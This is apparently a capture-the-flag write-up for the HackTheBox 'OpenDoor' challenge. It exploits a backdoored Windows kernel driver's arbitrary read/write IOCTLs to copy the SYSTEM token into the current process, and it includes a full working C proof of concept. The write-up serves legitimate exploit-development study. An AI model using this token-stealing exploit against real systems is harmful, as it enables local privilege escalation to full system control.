Introduction

Hi, this writeup is for the Business CTF 2022: Exploiting a Windows kernel backdoor - OpenDoor. The vulnerable driver has 2 vulnerabilities, an arbitrary read and arbitrary write which can allow us to read and write in kernel space. Using these two primitives we can escalate from the local user to nt authority\system in a medium integrity process.

Vulnerability discovery

Source code analysis reveals the `HandleIOCtl` function that handles two IOCTL codes, namely `IOCTL_BKD_WWW` and `IOCTL_BKD_RWW`. This function uses a switch statement to handle the above IOCTL codes.

Case `IOCTL_BKD_WWW` writes a value to a specified address in kernel space.

```
RtlCopyMemory(&payload, Irp->AssociatedIrp.SystemBuffer, sizeof(payload));

*(unsigned long long*)payload.addr = payload.value;
```

Case `IOCTL_BKD_RWW` reads a value from a specified memory address in kernel memory and returns it to User land via IRP.

```
 RtlCopyMemory(&payload, Irp->AssociatedIrp.SystemBuffer, sizeof(payload));

 payload.value = *(unsigned long long*)payload.addr;

 RtlCopyMemory(Irp->AssociatedIrp.SystemBuffer, &payload, sizeof(payload));
```

In this code, the *payload* structure of type `BkdPl` is used to interact with the driver from the client. The structure definition is as follows:

```
typedef struct {
    PVOID addr;
    unsigned long long value;
} BkdPl;
```

Preparations

We'll start by creating two functions that allow us to write to and read from kernel space, paired with WinDbg to ensure that our primitives are correctly writing to and reading from kernel space.

Arbitrary read function

```
uint64_t arbitrary_read(HANDLE hBKD, PVOID addr){

    BkdPl in = {0};
    BkdPl out = {0};

    in.addr = addr;

    DeviceIoControl(hBKD, READ_IOCTL, &in, sizeof(in), &out, sizeof(out), NULL,
(LPOVERLAPPED)NULL);

    return (uint64_t)out.value;
}
```

- `in` structure is used to send input data which will include the address to read. `out` structure will receive output data which will include `value`
- `addr` represents the address to read
- `value` will store the result of the read operation.

Arbitrary write function

```
VOID arbitrary_write(HANDLE hBKD, unsigned long long val, PVOID addr){

    BkdPl in = {0};
    in.value = val;

    in.addr  = addr;

    DeviceIoControl(hBKD, WRITE_IOCTL, &in, sizeof(in), &in, sizeof(in), NULL,
(LPOVERLAPPED)NULL);
}
```

- `addr` represents the address to write to


Hit or miss?

We can confirm if our primitives work by writing to the `KUSER_SHARED_DATA` data structure that resides in kernel space. The address of `KUSER_SHARED_DATA` is fixed at **0xFFFFF78000000000**. We can write our data at offset 0x800 without having to worry about causing a BSOD.

Proof of Concept


```
#include <Windows.h>
#include <psapi.h>
#include <winioctl.h>
#include <stdio.h>
#include <stdint.h>
#include <stdlib.h>

#define WRITE_IOCTL CTL_CODE(FILE_DEVICE_UNKNOWN, 0x900, METHOD_BUFFERED, FILE_ANY_ACCESS)
#define READ_IOCTL CTL_CODE(FILE_DEVICE_UNKNOWN, 0x901, METHOD_BUFFERED, FILE_ANY_ACCESS)

typedef struct
{
    PVOID addr;
    unsigned long long value;
} BkdPl;


uint64_t arbitrary_read(HANDLE hBKD, PVOID addr){
    BkdPl in = {0};
    BkdPl out = {0};

    in.addr = addr;

    DeviceIoControl(hBKD, READ_IOCTL, &in, sizeof(in), &out, sizeof(out), NULL,
(LPOVERLAPPED)NULL);

    return (uint64_t)out.value;
}

VOID arbitrary_write(HANDLE hBKD, unsigned long long val, PVOID addr){

    BkdPl in = {0};
    in.value = (uintptr_t)val;

    in.addr  = addr;

    DeviceIoControl(hBKD, WRITE_IOCTL, &in, sizeof(in), &in, sizeof(in), NULL,
(LPOVERLAPPED)NULL);

}


int main(){



    HANDLE hBKD = CreateFileW(L"\\\\.\\BKD", GENERIC_READ|GENERIC_WRITE, 0, 0, OPEN_EXISTING,
FILE_ATTRIBUTE_SYSTEM, 0);

    uint64_t read_result = arbitrary_read(hBKD, (PVOID)0xFFFFF78000000800);

    printf("+ Arbitrary read result for address 0xFFFFF78000000800: %p\n", read_result);
    printf("??? Confirm in debugger\n");
    system("pause");

    arbitrary_write(hBKD, 0x4141414141414141, (PVOID)0xFFFFF78000000800);
    printf("+ Arbitrary write 0x4141414141414141 to address 0xFFFFF78000000800\n");
    printf("??? Confirm in debugger\n");
    system("pause");


}
```

Arbitrary read operation



```
+ Arbitrary read result for address 0xFFFFF78000000800: 0000000000000000
??? Confirm in debugger
Press any key to continue . . .
```


Windbg confirmation



Command


```
kd> dq FFFFF78000000800
fffff780`00000800  00000000`00000000 00000000`00000000
fffff780`00000810  00000000`00000000 00000000`00000000
fffff780`00000820  00000000`00000000 00000000`00000000
fffff780`00000830  00000000`00000000 00000000`00000000
fffff780`00000840  00000000`00000000 00000000`00000000
fffff780`00000850  00000000`00000000 00000000`00000000
fffff780`00000860  00000000`00000000 00000000`00000000
fffff780`00000870  00000000`00000000 00000000`00000000
```

Arbitrary write confirmation



```
+ Arbitrary write 0x4141414141414141 to address 0xFFFFF78000000800
??? Confirm in debugger
Press any key to continue . . .
```

Windbg confirmation



Command

```
kd> dq FFFFF78000000800
fffff780`00000800  41414141`41414141 00000000`00000000
fffff780`00000810  00000000`00000000 00000000`00000000
fffff780`00000820  00000000`00000000 00000000`00000000
fffff780`00000830  00000000`00000000 00000000`00000000
fffff780`00000840  00000000`00000000 00000000`00000000
fffff780`00000850  00000000`00000000 00000000`00000000
fffff780`00000860  00000000`00000000 00000000`00000000
fffff780`00000870  00000000`00000000 00000000`00000000
```

Exploitation

We'll use our primitives to escalate to **NT AUTHORITY\SYSTEM**. by simply copying the system token to our current process - aka Local Privilege Escalation.

The token of a process is stored in the `_EPROCESS` structure at a particular offset, dependent on the windows version. Furthermore in order to find the system process and our current process we'll need to traverse a list of `_EPROCESS` structures. This list is accessed through the `ActiveProcessLinks` field within the `EPROCESS` structure. The `ActiveProcessLinks` is a doubly linked list where each `EPROCESS` entry points to the next and previous `EPROCESS` in the list, allowing traversal of all processes.

Offsets


As stated earlier offsets in the `EPROCESS` structure change from version to version. Therefore we must confirm that we have the correct offsets in our PoC. I know of two methods, the first being using the `vergiliusproject` and the second *drum roll please* Windbg.

My target environment is running windows 10 version 22H2. Using https://www.vergiliusproject.com/kernels/x64/windows-10/22h2/_EPROCESS we can have our offsets.

In windbg, we can manually confirm our offsets. For the purposes of our PoC we'll need to know the following offsets:

- `UniqueProcessId`
- `ActiveProcessLinks`
- `Token`

Display `_EPROCESS` structure - `dt _EPROCESS`



```
kd> dt _EPROCESS
ntdll!_EPROCESS
   +0x000 Pcb              : _KPROCESS
   +0x438 ProcessLock      : _EX_PUSH_LOCK
   +0x440 UniqueProcessId  : Ptr64 Void
```

- We can then manually search for the fields.

Confirmed offsets

- `UniqueProcessId` - 0x440
- `ActiveProcessLinks` - 0x448
- `Token` - 0x4b8

NT AUTHORITY\SYSTEM in 3 steps.

1. Finding the SYSTEM `_EPROCESS` structure

The system process runs as **NT AUTHORITY\SYSTEM**. By copying its access token, we can run with those privileges. We can use `NtQuerySystemInformation` to find system handles to processes and filter by PID (4) to find the handle to the system process and the respective `EPROCESS` address. The function is as follows:

```
typedef struct _SYSTEM_HANDLE {
    ULONG       ProcessId;
    BYTE        ObjectTypeNumber;
    BYTE        Flags;
    USHORT      Handle;
    PVOID       Object;
    ACCESS_MASK GrantedAccess;
} SYSTEM_HANDLE, *PSYSTEM_HANDLE;

typedef struct _SYSTEM_HANDLE_INFORMATION {
    ULONG HandleCount;
    SYSTEM_HANDLE Handles[1];
} SYSTEM_HANDLE_INFORMATION, *PSYSTEM_HANDLE_INFORMATION;

typedef enum _SYSTEM_INFORMATION_CLASS {
    SystemBasicInformation = 0,
    SystemPerformanceInformation = 2,
    SystemTimeOfDayInformation = 3,
    SystemProcessInformation = 5,
    SystemHandleInformation = 16,
    SystemObjectInformation = 17,
} SYSTEM_INFORMATION_CLASS;

typedef NTSTATUS (NTAPI *NtQuerySystemInformation_t)(
    SYSTEM_INFORMATION_CLASS SystemInformationClass,
    PVOID SystemInformation,
    ULONG SystemInformationLength,
    PULONG ReturnLength
);

NTSTATUS NtQuerySystemInformation(
    SYSTEM_INFORMATION_CLASS SystemInformationClass,
    PVOID SystemInformation,
    ULONG SystemInformationLength,
    PULONG ReturnLength
);

// Here hehe
PVOID FindBaseAddress(DWORD pid) {

    HINSTANCE hNtDLL = LoadLibraryA("ntdll.dll");
    PSYSTEM_HANDLE_INFORMATION buffer;
    ULONG bufferSize = 0xffffff;
    buffer = (PSYSTEM_HANDLE_INFORMATION)malloc(bufferSize);
    NTSTATUS status;
    PVOID ProcAddress = NULL;

    NtQuerySystemInformation_t NtQuerySystemInformation = (NtQuerySystemInformation_t)
(GetProcAddress(hNtDLL, "NtQuerySystemInformation"));

    status = NtQuerySystemInformation(0x10, buffer, bufferSize, NULL);

    for (ULONG i = 0; i <= buffer->HandleCount; i++) {
        if ((buffer->Handles[i].ProcessId == pid)) {
            ProcAddress = buffer->Handles[i].Object;
            break;
        }
    }

    free(buffer);
    return ProcAddress;
}
```

2. Traversing the `EPROCESS` structure list to find our current process

In this function we'll simply traverse from the SYSTEM `EPROCESS` to our current process `EPROCESS`. In order to find our `EPROCESS` structure we'll compare the Process IDs until we find one that matches ours.


```
PVOID LocateCurrentProc(HANDLE hBKD, PVOID SYSTEM) {

    DWORD pid = GetCurrentProcessId();
    DWORD curPid;
    PVOID current = SYSTEM;

    do {

        // Follow the next process link
        current = (PVOID)(arbitrary_read(hBKD, (PVOID)((uint64_t)current +
ActiveProcessLinks_off)) - ActiveProcessLinks_off);

        // Read the PID of 'current'
        curPid = (DWORD)arbitrary_read(hBKD, (PVOID)((uint64_t)current +
UniqueProcessId_off));

        if (curPid == pid) {
            break;
        }

    } while (current != SYSTEM);

          if (current == SYSTEM) {
        return NULL;}

    return current;

}
```

3. NT AUTHORITY\SYSTEM.

Now that we have the address of the SYSTEM process and the address of our current process we can simply use the token offset to find the address of the process's token. We can then use the arbitrary read to get the value of the system token. The arbitrary write can then be used to write this value to the address of our current process token. Thereby copying the system token to our current process.

```
int main(){

PVOID system_proc_base_addr  = FindBaseAddress(4);
PVOID current_proc_base_addr = LocateCurrentProc(hBKD, system_proc_base_addr);

printf("+ System process base address : %p\n", system_proc_base_addr);
printf("+ Current process base address: %p\n", current_proc_base_addr);

PVOID system_proc_token_addr  =  system_proc_base_addr + Token_off;
PVOID current_proc_token_addr =  current_proc_base_addr + Token_off;

printf("* system token address:  %p\n", system_proc_token_addr);
printf("* current token address: %p\n", current_proc_token_addr);

uint64_t system_token = arbitrary_read(hBKD, system_proc_token_addr);
arbitrary_write(hBKD, (uint64_t)system_token, current_proc_token_addr);

printf("+ Overwritten current process token with system token\n");

system("pause");
system("start cmd.exe");
}
```

NT?



```
Microsoft Windows [Version 10.0.19045.2965]
(c) Microsoft Corporation. All rights reserved.

C:\Users\John\Desktop>whoami
nt authority\system

C:\Users\John\Desktop>
```

Closing remarks

I originally intended to solve this CTF entirely on my own, but it proved to be a challenging task. Seventeen days later, with the support of the generous members of the Off by One Security Discord community (https://discord.gg/offbyonesecurity), this writeup came to life. It's worth noting that not all of the code in this proof of concept (PoC) is my own; I have incorporated some fragments from the main writeup available at HackTheBox (https://www.hackthebox.com/blog/open-door-business-ctf). I hope this writeup proved helpful.

Full Proof of Concept

```
#include <Windows.h>
#include <psapi.h>
#include <winioctl.h>
#include <stdio.h>
#include <stdint.h>
#include <stdlib.h>


#define WRITE_IOCTL CTL_CODE(FILE_DEVICE_UNKNOWN, 0x900, METHOD_BUFFERED, FILE_ANY_ACCESS)
#define READ_IOCTL CTL_CODE(FILE_DEVICE_UNKNOWN, 0x901, METHOD_BUFFERED, FILE_ANY_ACCESS)


#define UniqueProcessId_off    0x440
#define ActiveProcessLinks_off 0x448
#define Token_off              0x4b8


typedef struct

{
    PVOID addr;
    unsigned long long value;
} BkdPl;

uint64_t arbitrary_read(HANDLE hBKD, PVOID addr){

    BkdPl in = {0};
    BkdPl out = {0};
    in.addr = addr;

    DeviceIoControl(hBKD, READ_IOCTL, &in, sizeof(in), &out, sizeof(out), NULL,
(LPOVERLAPPED)NULL);
    return (uint64_t)out.value;
}

VOID arbitrary_write(HANDLE hBKD, unsigned long long val, PVOID addr){
    BkdPl in = {0};
    in.value = (uintptr_t)val;

    in.addr  = addr;

    DeviceIoControl(hBKD, WRITE_IOCTL, &in, sizeof(in), &in, sizeof(in), NULL,
(LPOVERLAPPED)NULL);
}

typedef struct _SYSTEM_HANDLE {
    ULONG       ProcessId;
    BYTE        ObjectTypeNumber;
    BYTE        Flags;
    USHORT      Handle;
```

```c
    PVOID       Object;
    ACCESS_MASK GrantedAccess;
} SYSTEM_HANDLE, *PSYSTEM_HANDLE;

typedef struct _SYSTEM_HANDLE_INFORMATION {
    ULONG HandleCount;
    SYSTEM_HANDLE Handles[1];
} SYSTEM_HANDLE_INFORMATION, *PSYSTEM_HANDLE_INFORMATION;

typedef enum _SYSTEM_INFORMATION_CLASS {
    SystemBasicInformation = 0,
    SystemPerformanceInformation = 2,
    SystemTimeOfDayInformation = 3,
    SystemProcessInformation = 5,
    SystemHandleInformation = 16,
    SystemObjectInformation = 17,
} SYSTEM_INFORMATION_CLASS;

typedef NTSTATUS (NTAPI *NtQuerySystemInformation_t)(
    SYSTEM_INFORMATION_CLASS SystemInformationClass,
    PVOID SystemInformation,
    ULONG SystemInformationLength,
    PULONG ReturnLength
);



NTSTATUS NtQuerySystemInformation(
    SYSTEM_INFORMATION_CLASS SystemInformationClass,
    PVOID SystemInformation,
    ULONG SystemInformationLength,
    PULONG ReturnLength
);


PVOID FindBaseAddress(DWORD pid) {
    HINSTANCE hNtDLL = LoadLibraryA("ntdll.dll");
    PSYSTEM_HANDLE_INFORMATION buffer;
    ULONG bufferSize = 0xffffff;
    buffer = (PSYSTEM_HANDLE_INFORMATION)malloc(bufferSize);

    NTSTATUS status;
    PVOID ProcAddress = NULL;

    NtQuerySystemInformation_t NtQuerySystemInformation = (NtQuerySystemInformation_t)
(GetProcAddress(hNtDLL, "NtQuerySystemInformation"));

    status = NtQuerySystemInformation(0x10, buffer, bufferSize, NULL);

    for (ULONG i = 0; i <= buffer->HandleCount; i++) {
        if ((buffer->Handles[i].ProcessId == pid)) {
            ProcAddress = buffer->Handles[i].Object;
            break;
        }
    }
    free(buffer);
    return ProcAddress;
}


PVOID LocateCurrentProc(HANDLE hBKD, PVOID SYSTEM) {
    DWORD pid = GetCurrentProcessId();
    DWORD curPid;
    PVOID current = SYSTEM;


    do {

        // Follow the next process link
        current = (PVOID)(arbitrary_read(hBKD, (PVOID)((uint64_t)current +
ActiveProcessLinks_off)) - ActiveProcessLinks_off);

        // Read the PID of 'current'
        curPid = (DWORD)arbitrary_read(hBKD, (PVOID)((uint64_t)current +
UniqueProcessId_off));

        if (curPid == pid) {
            break;
        }

    } while (current != SYSTEM);
      if (current == SYSTEM) {
        return NULL;}
    return current;
}




int main(){

HANDLE hBKD = CreateFileW(L"\\\\.\\BKD", GENERIC_READ|GENERIC_WRITE, 0, 0, OPEN_EXISTING,
FILE_ATTRIBUTE_SYSTEM, 0);

printf("+ Vulnerable driver handle: %p\n", hBKD);

PVOID system_proc_base_addr  = FindBaseAddress(4);
PVOID current_proc_base_addr = LocateCurrentProc(hBKD, system_proc_base_addr);

printf("+ System process base address : %p\n", system_proc_base_addr);
printf("+ Current process base address: %p\n", current_proc_base_addr);

PVOID system_proc_token_addr  =  system_proc_base_addr + Token_off;
PVOID current_proc_token_addr =  current_proc_base_addr + Token_off;

printf("* system token address:  %p\n", system_proc_token_addr);
printf("* current token address: %p\n", current_proc_token_addr);

uint64_t system_token = arbitrary_read(hBKD, system_proc_token_addr);
arbitrary_write(hBKD, (uint64_t)system_token, current_proc_token_addr);

printf("+ Overwritten current process token with system token\n");

system("pause");
system("start cmd.exe");

}
```